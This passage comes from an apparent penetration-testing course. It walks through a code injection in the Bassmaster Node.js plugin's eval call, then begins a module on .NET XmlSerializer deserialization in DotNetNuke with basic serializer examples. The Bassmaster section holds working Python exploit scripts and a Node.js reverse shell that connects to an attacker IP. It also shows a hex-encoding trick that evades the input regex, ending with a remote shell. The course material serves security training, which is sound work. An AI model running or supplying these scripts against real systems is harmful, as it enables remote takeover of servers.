Listing 227 - A script to send the request based on the comments in ~/bassmaster/examples/batch.js

Once we start the Node.js runtime with the bassmaster example file, we can execute our script. If everything is working as expected, we should receive a response like the following:

```
kali@kali:~/bassmaster$ python bassmaster_valid.py bassmaster
[{"id":"fa0dbda9b1b","name":"John Doe"},{"id":"55cf687663","name":"Active
Item"},{"id":"55cf687663","name":"Item"}]
kali@kali:~/bassmaster$
```

Listing 228 - The expected response to a valid POST submission to /batch on the bassmaster server

At this point, we can start thinking about how our malicious request should look in order to reach the *eval* function we are targeting.

[63] https://www.json.org/

6.5 Triggering the Vulnerability

It turns out that the only "sanitization" on our JSON request is done through the regular expression we mentioned in the previous section that checks for a valid item format. As a quick reminder, the regular expression looks like this:

```
/(?:\/)(?:\$(\d)+\.)?([^\/\$]*)/g
```

Listing 229 - The regular expression to match

An easy way to decipher and understand regular expressions is to use one of the few public websites[64] that provide a regular expression testing environment. In this case, we will use a known valid string from our original payload with a small modification.




Figure 119: Finding a string that will match the second group

As we can see, the forward slashes are essentially used as a string separator and the strings between the slashes are then grouped using the *dot* character as a separator, but only if the *$d.* pattern is matched.

In Figure 119, we attempted to inject the string ";hacked" into the original payload and managed to pass the regular expression test. Since the ";" character terminates a statement in JavaScript, we should now be able to append code to the original instruction and see if we can execute it! As a proof of concept, we can use the NodeJS *util* module's *log* method to write a message to the console[65]. First, let's double check that this would work with our regular expression.

[64] https://regex101.com/

[65] https://nodejs.org/api/util.html#util_util_log_string




Figure 120: The payload works with the regular expression

In Figure 120 our entire payload is grouped within Group 2, which means that we should reach the *eval* function and our payload should execute. Let's add this to our script and see if we get any output.

The following proof of concept can do that for us. It builds the JSON payload and appends the code of our choice to the last *request* entry.

```
import requests,sys

if len(sys.argv) != 3:
    print "(+) usage: %s <target> <cmd_injection>" % sys.argv[0]
    sys.exit(-1)

target = "http://%s:8080/batch" % sys.argv[1]

cmd = sys.argv[2]

request_1 = '{"method":"get","path":"/profile"}'
request_2 = '{"method":"get","path":"/item"}'
request_3 = '{"method":"get","path":"/item/$1.id;%s"}' % cmd

json =  '{"requests":[%s,%s,%s]}' % (request_1, request_2, request_3)

r = requests.post(target, json)

print r.content
```

Listing 230 - Proof of concept that injects JavaScript code into the server-side eval instruction

In the following instance, we are going to use a simple *log* function as our payload and try to get it to execute on our target server.

```
kali@kali:~/bassmaster$ python bassmaster_cmd.py bassmaster
"require('util').log('CODE_EXECUTION');"
[{"id":"fa0dbda9b1b","name":"John Doe"},{"id":"55cf687663","name":"Active
Item"},{"id":"55cf687663","name":"Item"}]
kali@kali:~/bassmaster$
```

Listing 231 - Injecting Javascript code




Figure 121: Our web console shows that we have been hacked!

Great! As shown in Figure 121 we can execute arbitrary JavaScript code on the server. Notice that the regular expression is not really sanitizing the input. It is simply making sure that the format of the user-provided URL path is correct.

A log message isn't exactly our goal though. Ideally, we want to get a remote shell on the server. So let's see if we can take our attack that far.

6.6 Obtaining a Reverse Shell

Now that we have demonstrated how to remotely execute arbitrary code using this Bassmaster vulnerability, we only need to inject a Javascript reverse shell into our JSON payload to wrap up our attack. However, there is one small problem we will need to deal with. Let's first take a look at the following Node.js reverse shell that can be found online[66]:

```
var net = require("net"), sh = require("child_process").exec("/bin/bash");
var client = new net.Socket();
client.connect(80, "attackerip",
function(){client.pipe(sh.stdin);sh.stdout.pipe(client);
sh.stderr.pipe(client);});
```

Listing 232 - Node.js reverse shell

While the code in the listing above is more or less self-explanatory in that it redirects the input and output streams to the established socket, the only item worth pointing out is that it is doing so using the Node.js *net* module.

We update our previous proof of concept by including the reverse shell from listing 232. The code accepts an IP address and a port as command line arguments to properly set up a network connection between the server and the attacking machine.

```
import requests,sys

if len(sys.argv) != 4:
    print "(+) usage: %s <target> <attacking ip address> <attacking port>" %
sys.argv[0]
    sys.exit(-1)

target = "http://%s:8080/batch" % sys.argv[1]

cmd = "//bin//bash"
```

[66] https://ibreak.software/2016/08/nodejs-rce-and-a-simple-reverse-shell/

```
attackerip = sys.argv[2]
attackerport = sys.argv[3]

request_1 = '{"method":"get","path":"/profile"}'
request_2 = '{"method":"get","path":"/item"}'

shell = 'var net = require(\'net\'),sh = require(\'child_process\').exec(\'%s\'); ' %
cmd
shell += 'var client = new net.Socket(); '
shell += 'client.connect(%s, \'%s\', function()
{client.pipe(sh.stdin);sh.stdout.pipe(client);' % (attackerport, attackerip)
shell += 'sh.stderr.pipe(client);});'

request_3 = '{"method":"get","path":"/item/$1.id;%s"}' % shell

json =  '{"requests":[%s,%s,%s]}' % (request_1, request_2, request_3)

r = requests.post(target, json)

print r.content
```

Listing 233 - Proof of concept reverse shell script

If we execute this script after setting up a netcat listener on our Kali VM, we should receive a reverse shell. However, the following listing shows that this does not happen.

```
kali@kali:~/bassmaster$ python bassmaster_shell.py bassmaster 192.168.2.209 5555
{"statusCode":500,"error":"Internal Server Error","message":"An internal server error
occurred"}
kali@kali:~/bassmaster$
```

Listing 234 - Initial attempt to gain a reverse shell fails

Since our exploit has clearly failed, we need to figure out where things went wrong. To do that, we can slightly modify the lib/batch.js file on the target server and add a single debugging statement right before the *eval* function call. Specifically, we want to see what exactly is being passed to the *eval* function for execution. The new code should look like this:

```
...
            if (ref) {
                var value = null;

                try {
                    console.log('Executing: ' + parts[i].value);
                    eval('value = ref.' + parts[i].value + ';');
                }
                catch (e) {
...
```

Listing 235 - Debugging code execution

If we now execute our reverse shellcode injection script, we can see the following output in the server terminal window:




Figure 122: Debugging a failed attempt to get a reverse shell

That certainly does not look like our complete code injection! It appears that our payload is getting truncated at the first forward slash. However, if you recall how the regular expression that filters our input works, this result actually makes sense. Let's submit our whole payload to the regex checker and see how exactly the parsing takes place.




Figure 123: Regex checker ran against the Node.js reverse shell

We can clearly see that the regular expression is explicitly looking for the forward slashes and groups the input accordingly. Again, this makes sense as the inputs the Bassmaster plugin expects are actually URL paths.

Since our payload contains forward slashes ("/bin/bash") it gets truncated by the regex. This means that we need to figure out how to overcome this character restriction. Fortunately, JavaScript strings can by design be composed of hex-encoded characters, in addition to other encodings. So we should be able to hex-encode our forward slashes and bypass the restrictions of the regex parsing. The following proof of concepts applies the hex-encoding scheme to the cmd string.

```
import requests,sys

if len(sys.argv) != 4:
    print "(+) usage: %s <target> <attacking ip address> <attacking port>" %
sys.argv[0]
    sys.exit(-1)

target = "http://%s:8080/batch" % sys.argv[1]

cmd = "\\\\x2fbin\\\\x2fbash"

attackerip = sys.argv[2]
attackerport = sys.argv[3]

request_1 = '{"method":"get","path":"/profile"}'
request_2 = '{"method":"get","path":"/item"}'

shell = 'var net = require(\'net\'),sh = require(\'child_process\').exec(\'%s\'); ' %
cmd
shell += 'var client = new net.Socket(); '
shell += 'client.connect(%s, \'%s\', function()
{client.pipe(sh.stdin);sh.stdout.pipe(client);' % (attackerport, attackerip)
shell += 'sh.stderr.pipe(client);});'

request_3 = '{"method":"get","path":"/item/$1.id;%s"}' % shell

json =  '{"requests":[%s,%s,%s]}' % (request_1, request_2, request_3)

r = requests.post(target, json)

print r.content
```

Listing 236 - Avoiding character restrictions via hex encoding

All that is left to do now is test our new payload. We'll set up the netcat listener on our Kali VM and pass the IP and port as arguments to our script.




Figure 124: Bassmaster code injection results in a reverse shell

Excellent! Our character restriction evasion worked and we were able to receive a reverse shell!

6.6.1 Exercise

Repeat the steps outlined in this module and obtain a reverse shell.

6.6.2 Extra Mile

The student user home directory contains a sub-directory named bassmaster_extramile. In this directory we slightly modified the Bassmaster original code to harden the exploitation of the vulnerability covered in this module.

Launch the NodeJS batch.js example server from the extra mile directory and exploit the *eval* code injection vulnerability overcoming the new restrictions in place.

```
student@bassmaster:~$ cd bassmaster_extramile/
student@bassmaster:~/bassmaster_extramile$ nodejs examples/batch.js
Server started.
```

Listing 237 - Starting the extra mile NodeJS server

6.7 Summary

In this module we analyzed a remote code injection vulnerability in the Bassmaster plugin by performing a thorough review of its source code. During this process, we encountered regex and character restrictions, which we were able to bypass without much trouble. Ultimately, we demonstrated that the JavaScript *eval* function should be used with great care and that user-controlled input should never be able to reach it, as it can lead to a compromise of the vulnerable system.

7 DotNetNuke Cookie Deserialization RCE

7.1 Overview

This module will cover the in-depth analysis and exploitation of a deserialization remote code execution vulnerability in the DotNetNuke (DNN) platform through the use of maliciously crafted cookies. The primary focus of the module will be directed at the .Net deserialization process, and more specifically at the *XMLSerializer* class.

7.2 Getting Started

Revert the DNN virtual machine from your student control panel. You will find the credentials to the DotNetNuke server and application accounts in your course materials.

7.3 Introduction

The concept of serialization (and deserialization) has existed in computer science for a number of years. Its purpose is to convert a data structure into a format that can be stored or transmitted over a network link for future consumption.

While a deeper discussion of the typical use of serialization (along with its many intricacies) is beyond the scope of this module, it is worth mentioning that serialization on a very high level involves a "producer" and a "consumer" of the serialized object. In other words, an application can define and instantiate an arbitrary object and modify its state in some way. It can then store the state of that object in the appropriate format (for example a binary file) using serialization. As long as the format of the saved file is understood by the "consumer" application, the object can be recreated in the process space of the consumer and further processed as desired.

Due to its extremely useful nature, serialization is supported in many modern programming languages. As it so happens, many useful programming constructs can also be used for more nefarious reasons if they are implemented in an unsafe manner. For example, the topic of deserialization dangers in Java has been discussed exhaustively in the public domain for many years. Similarly, over the course of our penetration testing engagements, we have discovered and exploited numerous deserialization vulnerabilities in applications written in languages such as PHP and Python.

Nevertheless, deserialization as an attack vector in .NET applications has arguably been less discussed than in other languages. It is important to note however that this idea is not new. James Forshaw has expertly discussed this attack vector in his Black Hat 2012 presentation[67]. More recently, researchers Alvaro Muñoz and Oleksandr Mirosh have expanded upon this earlier

[67] https://media.blackhat.com/bh-us-12/Briefings/Forshaw/BH_US_12_Forshaw_Are_You_My_Type_WP.pdf

research and reported exploitable deserialization vulnerabilities in popular applications as a result of their work[68].

One of these vulnerabilities, namely the DotNetNuke cookie deserialization, is the basis for this module.

7.4 Serialization Basics

Before we get into the thorough analysis of the vulnerability, we first need to cover some basic concepts in practice. This will help us understand the more complex scenarios later on. There are various formats in which the serialized objects can be stored–we have already suggested a binary format as an option, which in the case of .NET, would likely be handled by the *BinaryFormatter* class[69].

Nevertheless, for the purposes of this module, we will focus on the *XMLSerializer* class[70] as it directly relates to the vulnerability we will discuss.

7.4.1 XmlSerializer Limitations

Before we continue our analysis, we need to highlight some characteristics of the *XmlSerializer* class. As stated in the official Microsoft documentation[71], *XmlSerializer* is only able to serialize *public* properties and fields of an object.

Furthermore, the *XmlSerializer* class supports a narrow set of objects primarily due to the fact that it cannot serialize abstract classes. Finally, the type of the object being serialized always has to be known to the *XmlSerializer* instance at runtime. Attempting to deserialize object types unknown to the *XmlSerializer* instance will result in a runtime exception.

We encourage you to read more about the specific capabilities and limitations of *XmlSerializer*. For now however, we just need to keep these limitations in mind as they will play a role later on in our analysis.

7.4.2 Basic XmlSerializer Example

In our first basic example, we will create two very simple applications. One will create an instance of an object, set one of its properties, and finally serialize it to an XML file through the help of the *XmlSerializer* class. The other application will read the file in which the serialized object has been stored and deserialize it.

---

[68] https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-Json-Attacks.pdf

[69] https://docs.microsoft.com/en-us/dotnet/api/system.runtime.serialization.formatters.binary.binaryformatter?view=netframework-4.7.2

[70] https://docs.microsoft.com/en-us/dotnet/api/system.xml.serialization.xmlserializer?view=netframework-4.7.2

[71] https://docs.microsoft.com/en-us/dotnet/standard/serialization/introducing-xml-serialization

The following listing shows the code for the serializer application.

```
01: using System;
02: using System.IO;
03: using System.Xml.Serialization;
04:
05: namespace BasicXMLSerializer
06: {
07:     class Program
08:     {
09:         static void Main(string[] args)
10:         {
11:             MyConsoleText myText = new MyConsoleText();
12:             myText.text = args[0];
13:             MySerializer(myText);
14:         }
15:
16:         static void MySerializer(MyConsoleText txt)
17:         {
18:             var ser = new XmlSerializer(typeof(MyConsoleText));
19:             TextWriter writer = new
StreamWriter("C:\\Users\\Public\\basicXML.txt");
20:             ser.Serialize(writer, txt);
21:             writer.Close();
22:         }
23:     }
24:
25:     public class MyConsoleText
26:     {
27:         private String _text;
28:
29:         public String text
30:         {
31:             get { return _text; }
32:             set { _text = value; Console.WriteLine("My first console text class
says: " + _text); }
33:         }
34:     }
35: }
```

Listing 238 - A very basic XmlSerializer application.

There are a couple of points that need to be highlighted in the code from listing 238. Our namespace contains the implementation of the *MyConsoleText* class starting on line 25. This class prints out a sentence to the console containing the string that is stored in its private "_text" property when its public counterpart is set.

On lines 11-12, we create an instance of the *MyConsoleText* class and set its "text" property to the string that will be passed on the command line. Finally, on line 18 we create an instance of the *XmlSerializer* class and on line 20, we serialize our *myText* object and save it in the C:\Users\Public\basicXML.txt file.

Let's now take a quick look at the deserializer application.

```
01: using System.IO;
02: using System.Xml.Serialization;
03: using BasicXMLSerializer;
04:
05: namespace BasicXMLDeserializer
06: {
07:     class Program
08:     {
09:         static void Main(string[] args)
10:         {
11:             var fileStream = new FileStream(args[0], FileMode.Open,
FileAccess.Read);
12:             var streamReader = new StreamReader(fileStream);
13:             XmlSerializer serializer = new XmlSerializer(typeof(MyConsoleText));
14:             serializer.Deserialize(streamReader);
15:         }
16:     }
17: }
```

Listing 239 - A very basic deserializing application

Our deserializer application simply creates an instance of the *XmlSerializer* class using the *MyConsoleText* object type and then deserializes the contents of our input file into an instance of the original object. It is important to remember that the *XmlSerializer* has to know the type of the object it will deserialize. Considering that this application does not have the *MyConsoleText* class defined in its own namespace, we need to reference the *BasicXMLSerializer* assembly in our Visual Studio project (Figure 125).




Figure 125: A reference to the BasicXMLSerializer executable has to be present in our deserializer project

To add a reference to the desired executable file, we can use the *Project* menu in Visual Studio and use the *Add Reference* option. This will bring up a dialog box, which we can use to browse to our target executable file and add it to our project as a reference. The *BasicXMLSerializer* namespace can then be "used" in our example code as shown on line 3 of listing 239.

Before testing our applications we need to compile them. To do so we can use the *Build* > *Build Solution* menu option in Visual Studio.




Figure 126: Compiling the application source code

Once the compilation process is completed, we'll first run our serializer application, passing a string to it at the command line.

```
C:\Users\Administrator\source\repos\BasicXMLSerializer\BasicXMLSerializer\bin\x64\Debu
g>BasicXMLSerializer.exe "Hello AWAE"
My first console text class says: Hello AWAE

C:\Users\Administrator\source\repos\BasicXMLSerializer\BasicXMLSerializer\bin\x64\Debu
g>
```

Listing 240 - Basic serialization of user-defined text

After running the application, our serialized object looks like the following:

```
<?xml version="1.0" encoding="utf-8"?>
<MyConsoleText xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <text>Hello AWAE</text>
</MyConsoleText>
```

Listing 241 - Our serialized object as stored in basicXML.txt

Finally, we deserialize our object by running BasicXMLDeserializer.exe while passing the filename generated by BasicXMLSerializer.exe.

```
C:\Users\Administrator\source\repos\BasicXMLDeserializer\BasicXMLDeserializer\bin\x64\
Debug>BasicXMLDeserializer.exe "C:\Users\Public\basicXML.txt"
My first console text class says: Hello AWAE

C:\Users\Administrator\source\repos\BasicXMLDeserializer\BasicXMLDeserializer\bin\x64\
Debug>
```

Listing 242 - Basic deserialization of an object containing user-defined text

The "Hello AWAE" output in listing 242 is the result of the execution of the code present in the *MyConsoleText* setter method. Notice how the setter of our property was automatically executed during the deserialization of the target object. This is an important concept for an attacker. In some cases, by using object properties the setters can trigger the execution of additional code during deserialization.

In this case, another interesting aspect is that we would be able to manually change the contents of basicXML.txt in a trivial way, since the serialized object is written in XML format. We could for example change the content of the "text" tag (listing 241) and have a string of our choice displayed in the console once the object is deserialized.

This previous example is very basic in nature, but it demonstrates exactly how XML serialization works in .NET. Now let's expand upon our example scenario.

7.4.3 Exercise

Repeat the steps outlined in the previous section and make sure that you can compile and execute the Visual Studio solutions.

7.4.4 Expanded XmlSerializer Example

Our previous example was rather rigid in that it could only deserialize an object of the type *MyConsoleText*, because that was hardcoded in the *XmlSerializer* constructor call.

```
XmlSerializer serializer = new XmlSerializer(typeof(MyConsoleText));
```

Listing 243 - Our XmlSerializer example could only handle a single type

As that seems rather limiting, a developer could decide to make the custom deserializing wrapper a bit more flexible. This would provide the application with the ability to deserialize multiple types of objects. Let's examine one possible way of how this would look in practice. Note that the following examples borrow heavily from the DNN code base in order to streamline our analysis.

Our new serializing application now looks like this:

```
01: using System;
02: using System.IO;
03: using System.Xml;
04: using System.Xml.Serialization;
05:
06: namespace MultiXMLSerializer
```

```
07: {
08:     class Program
09:     {
10:         static void Main(string[] args)
11:         {
12:             String txt = args[0];
13:             int myClass = Int32.Parse(args[1]);
14:
15:             if (myClass == 1)
16:             {
17:                 MyFirstConsoleText myText = new MyFirstConsoleText();
18:                 myText.text = txt;
19:                 CustomSerializer(myText);
20:             }
21:             else
22:             {
23:                 MySecondConsoleText myText = new MySecondConsoleText();
24:                 myText.text = txt;
25:                 CustomSerializer(myText);
26:             }
27:         }
28:
29:         static void CustomSerializer(Object myObj)
30:         {
31:             XmlDocument xmlDocument = new XmlDocument();
32:             XmlElement xmlElement = xmlDocument.CreateElement("customRootNode");
33:             xmlDocument.AppendChild(xmlElement);
34:             XmlElement xmlElement2 = xmlDocument.CreateElement("item");
35:             xmlElement2.SetAttribute("objectType",
myObj.GetType().AssemblyQualifiedName);
36:             XmlDocument xmlDocument2 = new XmlDocument();
37:             XmlSerializer xmlSerializer = new XmlSerializer(myObj.GetType());
38:             StringWriter writer = new StringWriter();
39:             xmlSerializer.Serialize(writer, myObj);
40:             xmlDocument2.LoadXml(writer.ToString());
41:
xmlElement2.AppendChild(xmlDocument.ImportNode(xmlDocument2.DocumentElement, true));
42:             xmlElement.AppendChild(xmlElement2);
43:
44:             File.WriteAllText("C:\\Users\\Public\\multiXML.txt",
xmlDocument.OuterXml);
45:         }
46:     }
47:
48:     public class MyFirstConsoleText
49:     {
50:         private String _text;
51:
52:         public String text
53:         {
54:             get { return _text; }
55:             set { _text = value; Console.WriteLine("My first console text class
says: " + _text); }
56:         }
57:     }
```

```
58:
59:     public class MySecondConsoleText
60:     {
61:         private String _text;
62:
63:         public String text
64:         {
65:             get { return _text; }
66:             set { _text = value; Console.WriteLine("My second console text class
says: " + _text); }
67:         }
68:     }
69: }
```

Listing 244 - A more versatile XmlSerializer use-case.

The idea here is very similar to our basic example. Rather than serializing a single type of an object, we have given our application the ability to serialize an additional class, namely *MySecondConsoleText*, which we have defined starting on line 59. We can see the instantiation of our two classes on lines 17 and 23 respectively, which is based on the user-controlled argument passed on the command line.

The most interesting parts of this application are found in the *CustomSerializer* function starting on line 29. Specifically, we have decided to pass the information about the type of the object being serialized in a custom XML tag called "item". This can be seen on line 35. Furthermore, notice that on line 37, we are not hardcoding the type of the object we are serializing during the instantiation of the *XmlSerializer* class. Instead, we are using the *GetType* function on the object in order to dynamically retrieve that information.

The serialized object is then wrapped inside a custom-created XML document and written to disk.

Let's now look at how the deserializer application will handle these objects.

```
01: using System;
02: using System.Diagnostics;
03: using System.IO;
04: using System.Xml;
05: using System.Xml.Serialization;
06:
07: namespace MultiXMLDeserializer
08: {
09:     class Program
10:     {
11:         static void Main(string[] args)
12:         {
13:             String xml = File.ReadAllText(args[0]);
14:             CustomDeserializer(xml);
15:         }
16:
17:         static void CustomDeserializer(String myXMLString)
18:         {
19:             XmlDocument xmlDocument = new XmlDocument();
```

```
20:             xmlDocument.LoadXml(myXMLString);
21:             foreach (XmlElement xmlItem in
xmlDocument.SelectNodes("customRootNode/item"))
22:             {
23:                 string typeName = xmlItem.GetAttribute("objectType");
24:                 var xser = new XmlSerializer(Type.GetType(typeName));
25:                 var reader = new XmlTextReader(new
StringReader(xmlItem.InnerXml));
26:                 xser.Deserialize(reader);
27:             }
28:         }
29:     }
30: }
```

Listing 245 - A more versatile deserializer use-case

Our new serializer example now has two different serializable classes so our new deserializer application has to be aware of those classes in order to properly process the serialized objects. Since we are not directly instantiating instances of those classes, there is no need to include the `using MultiXMLSerializer;` directive. Nevertheless, we still need to have a reference to this executable in our Visual Studio project.




Figure 127: A reference to an exectuable with the target class definitions is required

However, the most interesting part in our new application can be seen on lines 23-24 (listing 245). Specifically, our application now dynamically gathers the information about the type of the

